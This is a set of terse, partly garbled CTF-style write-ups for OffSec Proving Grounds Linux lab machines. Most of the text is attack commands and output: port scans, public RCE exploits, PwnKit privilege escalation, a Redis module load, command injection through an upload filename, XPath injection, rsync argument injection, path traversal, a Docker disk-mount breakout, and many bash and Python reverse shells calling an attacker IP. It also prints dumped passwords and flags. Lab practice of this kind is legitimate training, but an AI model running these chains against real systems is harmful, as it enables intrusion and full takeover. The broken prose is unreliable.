``` Checkls -al,canfinddocker
```

```
root@0873e8062560:/# ls -al
ls -al
total 76
drwxr-xr-x 1 root root 4096 Jun 10 2020 .
drwxr-xr-x 1 root root 4096 Jun 10 2020 ..
-rwxr-xr-x 1 root root 0 Jun 10 2020 .dockerenv
...
``` then use [Docker Breakout / Privilege Escalation] (https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation#privileged), `fdisk -l` canuse
```

```
root@0873e8062560:/# fdisk -l
Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x16939df4

Device Boot Start End Sectors Size Id Type
/dev/sda1 * 2048 37750783 37748736 18G 83 Linux
/dev/sda2 37752830 41940991 4188162 2G 5 Extended
/dev/sda5 37752832 41940991 4188160 2G 82 Linux swap / Solaris

root@0873e8062560:/# mkdir -p /mnt/hola
root@0873e8062560:/# mount /dev/sda1 /mnt/hola
```

```
root@0873e8062560:/mnt/hola/root# cat proof.txt
b8ff6b102ed4c154f32f53e54f2fa4b5
```

tags: Offsec PG Practice Intermediate Linux # Snookums

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.214.58 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.214.58:22
Open 192.168.214.58:21
Open 192.168.214.58:139
Open 192.168.214.58:111
Open 192.168.214.58:80
Open 192.168.214.58:445
Open 192.168.214.58:33060

PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack  vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.45.211
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          syn-ack  OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         syn-ack  Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Simple PHP Photo Gallery
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind      syn-ack  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|_  100000  3,4        111/udp6   rpcbind
139/tcp   open  netbios-ssn syn-ack  Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp   open  netbios-ssn syn-ack  Samba smbd 4.10.4 (workgroup: SAMBA)
33060/tcp open  mysqlx?      syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|   Invalid message"
|_   HY000
```


Search[SimplePHPGal-RCE.py] (https://github.com/beauknowstech/SimplePHPGal-RCE.py), use


```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
listening on [any] 445 ...

(kali㉿kali)-[~/pgplay]
└─$ python3 SimplePHPGal-RCE.py http://192.168.214.58/ 192.168.45.211 445
[✓] Serving HTTP traffic from /home/kali/pgplay on 192.168.45.211 using port 80 in background
Run 'nc -nvlp 445' on attacker machine in another terminal. Then press any key to continue
Attempting to reach reverse shell on 192.168.45.211 on port 80
192.168.214.58 - - [09/Apr/2024 22:14:52] "GET /rev.php HTTP/1.0" 200 -
Request sent. Check your nc for a connection

connect to [192.168.45.211] from (UNKNOWN) [192.168.214.58] 40998
SOCKET: Shell has connected! PID: 1839
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.2$
```


use linpeas.sh


```

```
bash-4.2$ wget 192.168.45.211:139/linpeas.sh
bash-4.2$ chmod +x linpeas.sh
bash-4.2$ ./linpeas.sh

...
[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

...
``` use[CVE-2021-4034] (https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py),get
proof.txt in /root,`/home/micheal`get local.txt
```

```
bash-4.2$ wget 192.168.45.211:139/CVE-2021-4034.py
```

```
bash-4.2$ python CVE-2021-4034.py
```

```
[+] Creating shared library for exploit code.
```

```
[+] Calling execve()
```

```
[root@snookums root]# cat proof.txt
```

```
c5d7114017cc3fc5f709f38148300900
```

```
[root@snookums michael]# cat local.txt
```

```
ad1e0dad224b2bde9cef512902c67d8d
```

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.182.100 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.100:22
Open 192.168.182.100:80
Open 192.168.182.100:2049
Open 192.168.182.100:111
Open 192.168.182.100:7742
Open 192.168.182.100:33603
Open 192.168.182.100:41637
Open 192.168.182.100:42193
Open 192.168.182.100:59253

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http syn-ack nginx
| http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
111/tcp open rpcbind syn-ack 2-4 (RPC #100000)
2049/tcp open nfs_acl syn-ack 3 (RPC #100227)
7742/tcp open http syn-ack nginx
|_ http-title: SORCERER
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
33603/tcp open mountd syn-ack 1-3 (RPC #100005)
41637/tcp open mountd syn-ack 1-3 (RPC #100005)
42193/tcp open nlockmgr syn-ack 1-4 (RPC #100021)
59253/tcp open mountd syn-ack 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` `buster`

```

```

(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.192.100:7742 -w /home/kali/SecLists/Discovery/Web-Content/common.txt

```

```

=====
/default (Status: 301) [Size: 178] [-> http://192.168.192.100:7742/default/]
/index.html (Status: 200) [Size: 1219]
/zipfiles (Status: 301) [Size: 178] [-> http://192.168.192.100:7742/zipfiles/]
Progress: 4727 / 4727 (100.00%)
``` downloadzip,max/home/.ssh`id_rsa,sshfind,findcanusescp

```

```

(kali㉿kali)-[~/pgplay/Sorcerer]
└─$ ssh -i id_rsa max@192.168.192.100
The authenticity of host '192.168.192.100 (192.168.192.100)' can't be established.
ED25519 key fingerprint is SHA256:VS30806A83YR6y/jbQ1fv89VM1FjmXYbb9zmKkJ5N+4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.192.100' (ED25519) to the list of known hosts.
PTY allocation request failed on channel 0
ACCESS DENIED.
usage: scp [-346BCpqr] [-c cipher] [-F ssh_config] [-i identity_file]
 [-l limit] [-o ssh_option] [-P port] [-S program] source ... target
Connection to 192.168.192.100 closed.
``` max`authorized_keys`kali`id_rsa.pub`,usescp,canssh

```

```

(kali㉿kali)-[~/pgplay/Sorcerer]
└─$ cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDCA8oM4q2WJzeNfxJ62mSdDrzHaqcNuRV4I39BTN2/2xP7cvRxBJBf7hb2NaB+x/3Ac5g8Ehjl
kali@kali

```

```

(kali㉿kali)-[~/pgplay/Sorcerer]
└─$ scp -i id_rsa -O authorized_keys max@192.168.192.100:/home/max/.ssh/authorized_keys
authorized_keys 100% 563 2.5KB/s 00:00

```



```
(kali㉿kali) [~/pgplay/Sorcerer]
$ ssh max@192.168.192.100
''' Checkbinaries
```

```
max@sorcerer:/tmp$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/mount.nfs
/usr/sbin/start-stop-daemon
...
''' Check[GTFOBins] (https://gtfobins.github.io/gtfobins/start-stop-daemon/#suid) get root, get proof.txt in
/root, ~/home/dennis`get local.txt
```

```
max@sorcerer:/tmp$ install -m =xs /usr/sbin/start-stop-daemon .
max@sorcerer:/tmp$ /usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
```

whoami

root

cd /root

ls

proof.txt

cat proof.txt

33cc4d2b3ab3b331bdd983314737c3fe

```
max@sorcerer:/home/dennis$ cat local.txt
db059695dc044dbc63b1da43d2e47354
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.176.93 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.176.93:21
Open 192.168.176.93:22
Open 192.168.176.93:80
Open 192.168.176.93:6379

PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.45.196
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx  2 0      0          6 Apr 01 2020 pub [NSE: writeable]
22/tcp    open  ssh      syn-ack OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.6 ((CentOS) PHP/7.3.22)
| http-robots.txt: 11 disallowed entries
| /config/ /system/ /themes/ /vendor/ /cache/
| /changelog.txt /composer.json /composer.lock /composer.phar /search/
|_admin/
|_http-title: Sybaris - Just another HTMLy blog
|_http-generator: HTMLy v2.7.5
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.22
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_http-methods:
|_ Supported Methods: GET POST
|_http-favicon: Unknown favicon MD5: A4DA8778FE902EB34FD9A5D4C0A832E1
6379/tcp  open  redis    syn-ack Redis key-value store 5.0.9
Service Info: OS: Unix
``` Refer to [6379 - Pentesting Redis] (https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis#load-redis-module), First [RedisModules-ExecuteCommand] (https://github.com/n0b0dyCN/RedisModules-ExecuteCommand) download `make`, upload ftp `load`

```

```

(kali㉿kali)-[~/pgplay/RedisModules-ExecuteCommand]
└─$ make

```

```

(kali㉿kali)-[~/pgplay/redis-rce]
└─$ ftp 192.168.176.93
Name (192.168.176.93:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> cd pub
250 Directory successfully changed.
ftp> put module.so
``` load moduleOpen nc,wait for reverse shell,/home/pabloget proof.txt

```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp22

(kali㉿kali)-[~/pgplay]
└─$ redis-cli -h 192.168.176.93
192.168.176.93:6379> MODULE LOAD /var/ftp/pub/module.so
OK
192.168.176.93:6379> system.exec "id"
"uid=1000(pablo) gid=1000(pablo) groups=1000(pablo)\n"
192.168.176.93:6379> system.exec "/bin/sh -i >& /dev/tcp/192.168.45.196/22 0>&1"

python -c 'import pty; pty.spawn("/bin/bash")'
[pablo@sybaris ~]$ cat local.txt
f4d9f938e00a3af37f4891bb0fd72e44
``` `linpeas.sh`, use [CVE-2021-4034] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file) useget
root,get proof.txt in /root
```

[pablo@sybaris ~]\$ wget 192.168.45.196/linpeas.sh

[pablo@sybaris ~]\$ chmod +x linpeas.sh

[pablo@sybaris ~]\$ ./linpeas.sh

...

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: less probable

Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codecadload.github.com/berdav/CVE-2021-4034/zip/main>

...

[pablo@sybaris ~]\$ wget 192.168.45.196/CVE-2021-4034.py

[pablo@sybaris ~]\$ python CVE-2021-4034.py

python CVE-2021-4034.py

[+] Creating shared library for exploit code.

[+] Calling execve()

[root@sybaris root]# cat proof.txt

2a735250c280571e99972bb23c8960c3

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.237.62 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.237.62:22
Open 192.168.237.62:53
Open 192.168.237.62:80
Open 192.168.237.62:4506
Open 192.168.237.62:4505
Open 192.168.237.62:8000

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.4 (protocol 2.0)
53/tcp open domain syn-ack NLnet Labs NSD
80/tcp open http syn-ack nginx 1.16.1
4505/tcp open zmtmp syn-ack ZeroMQ ZMTP 2.0
4506/tcp open zmtmp syn-ack ZeroMQ ZMTP 2.0
8000/tcp open http syn-ack nginx 1.16.1
|_http-server-header: nginx/1.16.1
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (application/json).
``` google `zeromq zmtmp 2.0 exploit` can[CVE-2020-11652] (https://github.com/Al1ex/CVE-2020-11652.git), First `salt`

```

```

(kali㉿kali)-[~/pgplay/CVE-2020-11652]
└─$ sudo pip3 install salt==3007.0rc1
``` obtain/etc/passwdpayloaduse(warning)

```

```

(kali㉿kali)-[~/pgplay/CVE-2020-11652]
└─$ python3 CVE-2020-11652.py --master 192.168.237.62 -r /etc/passwd
/usr/local/lib/python3.11/dist-packages/salt/transport/client.py:27: DeprecationWarning: This module is deprecated. Please use salt.channel.client instead.
 warn_until(
[+] Checking salt-master (192.168.237.62:4506) status...
[+] Read root_key... root key:
EhN8Uknfm4lWhieXl3oN5C+NiHo63BzPifodAAOyggyu3DL3ZUnCX4BEV9cvD/zT4NfCHQ22Hq7s=
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./sbin/nologin
systemd-network:x:192:192:systemd Network Management:./sbin/nologin
dbus:x:81:81:System message bus:./sbin/nologin
polkitd:x:999:998:User for polkitd:./sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:./var/spool/postfix:/sbin/nologin
chrony:x:998:996:./var/lib/chrony:/sbin/nologin
mezz:x:997:995:./home/mezz:/bin/false
nginx:x:996:994:Nginx web server:/var/lib/nginx:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

(kali㉿kali)-[~/pgplay/CVE-2020-11652]
└─$ python3 CVE-2020-11652.py --master 192.168.237.62 -lh 192.168.45.209 -lp 80
``` wait for reverse shellcan getroot,/rootget proof.txt

```

```
[root@twiggy root]# cat proof.txt  
cee6d5d8eb050a861a5547170ff431e6
```

tags: Offsec PG Practice Intermediate Linux # Vanity

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.199.234 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.199.234:22
Open 192.168.199.234:80
Open 192.168.199.234:873

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Vanity Virus Scanner
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
873/tcp   open  rsync     syn-ack (protocol version 31)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` canvia[873 - Pentesting Rsync] (https://book.hacktricks.xyz/network-services-pentesting/873-pentesting-rsync) First `upload.php` download
```

```
(kali㉿kali)-[~/pgplay]
└─$ nmap -sV --script "rsync-list-modules" -p 873 192.168.199.234
Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-22 22:14 EDT
Nmap scan report for 192.168.199.234
Host is up (0.064s latency).
```

```
PORT STATE SERVICE VERSION
873/tcp open rsync (protocol version 31)
|_ rsync-list-modules:
|_ source Web Source
|_ backup Virus Samples Backup
```

```
(kali㉿kali)-[~/pgplay]
└─$ rsync -av --list-only rsync://192.168.199.234/source
receiving incremental file list
drwxr-xr-x 4,096 2022/10/25 11:31:36 .
-rw-r--r-- 2,814 2022/10/25 11:31:36 index.html
-rw-r--r-- 155 2022/10/25 11:31:36 style.css
drwxr-xr-x 4,096 2022/10/25 11:31:36 uploads
-rw-r--r-- 738 2022/10/25 11:31:36 uploads/upload.php
```

```
(kali㉿kali)-[~/pgplay]
└─$ rsync -av rsync://192.168.199.234:873/source/uploads/upload.php ./upload.php
``` Checkupload.php,findcanfilename
```

```
##upload.php

<?php

//Check if the file is well uploaded
if($_FILES['file']['error'] > 0) { echo 'Error during uploading, try again'; }

//Set up valid extension
$extsNotAllowed = array(
'php','php7','php6','phar','phtml','phps','pht','phtm','pgif','shtml','htaccess','inc');

$extUpload = strtolower( substr( strrchr($_FILES['file']['name'], '.') ,1) );

//Check if the uploaded file extension is allowed

if (in_array($extUpload, $extsNotAllowed) ) {
    echo 'File not allowed';

}
else {
    $name = "{$_FILES['file']['name']}";
    $result = move_uploaded_file($_FILES['file']['tmp_name'], $name);
    if($result){
        system("/usr/bin/clamscan $name");
    }
}

?>
``` `burpsuite`,idcan
```

POST /uploads/upload.php HTTP/1.1

Host: 192.168.199.234

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: multipart/form-data; boundary=-----343494055620974095043599612657

Content-Length: 5806

Origin: http://192.168.199.234

Connection: close

Referer: http://192.168.199.234/

Upgrade-Insecure-Requests: 1

-----343494055620974095043599612657

Content-Disposition: form-data; name="file"; filename="shell.php; id"

Content-Type: application/x-php

## response

----- SCAN SUMMARY -----

Known viruses: 8641122

Engine version: 0.103.6

Scanned directories: 0

Scanned files: 0

Infected files: 0

Data scanned: 0.00 MB

Data read: 0.00 MB (ratio 0.00:1)

Time: 13.230 sec (0 m 13 s)

Start Date: 2024:04:23 02:43:01

End Date: 2024:04:23 02:43:14

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80
```

**/bin/sh -i >& /dev/tcp/192.168.45.193/80 0>&1 --->> base64**

POST /uploads/upload.php HTTP/1.1

Host: 192.168.199.234  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/\*q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Content-Type: multipart/form-data; boundary=-----343494055620974095043599612657  
Content-Length: 5806  
Origin: http://192.168.199.234  
Connection: close  
Referer: http://192.168.199.234/  
Upgrade-Insecure-Requests: 1

-----343494055620974095043599612657

Content-Disposition: form-data; name="file"; filename="shell.php; echo  
L2Jpbj9zaCAtaSA+JiAvZGV2L3RjcC8xOTluMTY4LjQ1LjE5My84MCAwPiYx | base64 -d | bash"  
Content-Type: application/x-php  
"" /var/wwwget local.txt

```
www-data@vanity:/var/www$ cat local.txt
95cf633b01f17b2ee08bb5c042685fef
``` `linpeas.sh`
```

```
www-data@vanity:/tmp$ wget 192.168.45.193:22/linpeas.sh
www-data@vanity:/tmp$ chmod +x linpeas.sh
www-data@vanity:/tmp$ ./linpeas.sh
```

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```
17 *** root cd / && run-parts --report /etc/cron.hourly
25 6 *** root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 ** 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 ** root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

```
• • * * * root bash /opt/backup.sh
```

"" Check/opt/backup.sh

```
www-data@vanity:/opt$ cat backup.sh
cat backup.sh
cd /var/www/html/uploads/
rsync --password-file=/root/passwd -a * rsync://vanity/backup/
``` viaCheck[GTFOBins] (https://gtfobins.github.io/gtfobins/rsync/#shell) canfind`-e`can"" ,
```

```
www-data@vanity:/var/www/html/uploads$ /usr/bin/rsync -e 'sh -p -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

```
(kali@kali)~$ pgplay
$ rlwrap -cAr nc -nlp873
```

```
www-data@vanity:/var/www/html/uploads$ echo "/bin/sh -i >& /dev/tcp/192.168.45.193/873 0>&1" > root.sh
www-data@vanity:/var/www/html/uploads$ touch "/var/www/html/uploads/-e bash root.sh"
www-data@vanity:/var/www/html/uploads$ ls
'-e bash root.sh'
```

**python3 -c 'import pty; pty.spawn("/bin/bash")'**

```
root@vanity:/var/www/html/uploads# cd /root
root@vanity:~# cat proof.txt
090866cfb8f074429c61b89ae2bf93dd
```



```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.169.97 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.169.97:22
Open 192.168.169.97:23
Open 192.168.169.97:25
Open 192.168.169.97:53
Open 192.168.169.97:422
Open 192.168.169.97:8091
Open 192.168.169.97:42042

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp open telnet syn-ack Linux telnetd
25/tcp open smtp syn-ack Postfix smtpd
53/tcp open tcpwrapped syn-ack
422/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8091/tcp open http syn-ack lighttpd 1.4.53
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=RaspAP
|_ http-server-header: lighttpd/1.4.53
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
42042/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```can8091port`RaspAP`,google `default credential``admin/secret`,login[About]
(http://192.168.169.97:8091/index.php?page=about) `RaspAP v2.5` [CVE-2020-24572]
(https://github.com/gerbsec/CVE-2020-24572-POC/blob/main/exploit.py) use

```

```

(kali㉿kali)-[~/pgplay]
└─$ r1wrap -cAr nc -nvlp25

(kali㉿kali)-[~/pgplay]
└─$ python3 exploit.py 192.168.169.97 8091 192.168.45.227 25 secret 2
[!] Using Reverse Shell: /bin/bash -c 'bash -i >& /dev/tcp/192.168.45.227/25 0>&1'
[!] Sending activation request - Make sure your listener is running ...
[>>>] Press ENTER to continue ...

```

[!] You should have a shell :)

[!] Remember to check `sudo -l` to see if you can get root through `/etc/raspap/lighttpd/configport.sh`
 ``` get reverseshell,/home/walterget local.txt

```

www-data@walla:/home/walter$ cat local.txt
f21dff835578d57599ac52d168d3f445
``` Check`sudo -l`,`can`wifi_reset.py`

```

```

www-data@walla:/home/walter$ sudo -l
sudo -l
Matching Defaults entries for www-data on walla:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```

User www-data may run the following commands on walla:

```

(ALL) NOPASSWD: /sbin/ifup
(ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
(ALL) NOPASSWD: /bin/systemctl start hostapd.service
(ALL) NOPASSWD: /bin/systemctl stop hostapd.service
(ALL) NOPASSWD: /bin/systemctl start dnsmasq.service
(ALL) NOPASSWD: /bin/systemctl stop dnsmasq.service
(ALL) NOPASSWD: /bin/systemctl restart dnsmasq.service
``` Firstwifi_reset.py,,download

```

```
www-data@walla:/home/walter$ mv wifi_reset.py wifi_reset.py_1

wifi_reset.py
import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.45.227", 23)); o
s.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/sh")

└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp23

www-data@walla:/home/walter$ wget 192.168.45.227/wifi_reset.py
www-data@walla:/home/walter$ sudo /usr/bin/python /home/walter/wifi_reset.py
``` wait for reverse shell
```

whoami

root

python -c 'import pty; pty.spawn("/bin/bash")'

```
root@walla:/home/walter#
root@walla:~# cat proof.txt
525bb8da21d842b42df39b3537be6913
```

tags: Offsec PG Practice Easy Linux # Wheels

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.245.202 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

Open 192.168.245.202:22

Open 192.168.245.202:80

```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Wheels - Car Repair Services
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` use`fuff`
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.245.202/FUZZ.php -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
```

login [Status: 200, Size: 7957, Words: 2086, Lines: 172, Duration: 215ms]

register [Status: 200, Size: 8192, Words: 2171, Lines: 177, Duration: 214ms]

portal [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 315ms]

config [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 216ms]

Check`portal.php`, Go to `http://192.168.245.202/register.php` ![Wheels\_1.png] (picture/Wheels\_1.png)

Username: admin

Email: info@wheels.service

Password: admin

``` canGo to http://192.168.245.202/portal.php **Wheels\_2.png** burpsuite,work=',get XML Error:

```
GET /portal.php?work='&action=search HTTP/1.1
Host: 192.168.245.202
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.245.202/portal.php?work=car&action=search
Connection: close
Cookie: PHPSESSID=b7m450o4t4shf9085gsl1ti6ut
Upgrade-Insecure-Requests: 1
``` Refer to[XPATH injection] (https://book.hacktricks.xyz/pentesting-web/xpath-injection),get ```
search=Har') and contains(..password,'c

GET /portal.php?work=')]++//password%00&action=search HTTP/1.1
Host: 192.168.245.202
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.245.202/portal.php?work=car&action=search
Connection: close
Cookie: PHPSESSID=b7m450o4t4shf9085gsl1ti6ut
Upgrade-Insecure-Requests: 1
``` ![Wheels_3.png] (picture/Wheels_3.png) ```
1 bob      Iamrockinginmyroom1212
2 alice    iamarabbitholeand7875
3 john     johnloveseverontr8932

1 dan      lokieismyfav!@#12
2 alex     alreadydead$%^234
3 selene   lasagama90809!@
``` sshlogin,`/home/bob`local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh bob@192.168.245.202
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bob@wheels:~$ cat local.txt
3fa02dc9ed37dc1709bf140f2e5244cf
``` viabinary,canget-list,downloadkaliCheck
```

```
bob@wheels:/$ find / -perm -u=s -type f 2>/dev/null
/opt/get-list
...

bob@wheels:/opt$ python3 -m http.server 8000

└─(kali㉿kali)-[~/pgplay]
└─$ strings get-list
...
Which List do you want to open? [customers/employees]:
customers
employees
Opening File....
/bin/cat /root/details/%s
...
``` ,`/bin/cat /root/details/%s`,`/root/details/``customers``employees`,probablycanpath
```

```
bob@wheels:/opt$./get-list
Which List do you want to open? [customers/employees]: ../../etc/passwd
Oops something went wrong!!
``` findcustomersemployees,via#can
```

```
bob@wheels:/opt$ ./get-list
```

```
Which List do you want to open? [customers/employees]: ../../etc/passwd #customers  
Opening File....
```

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
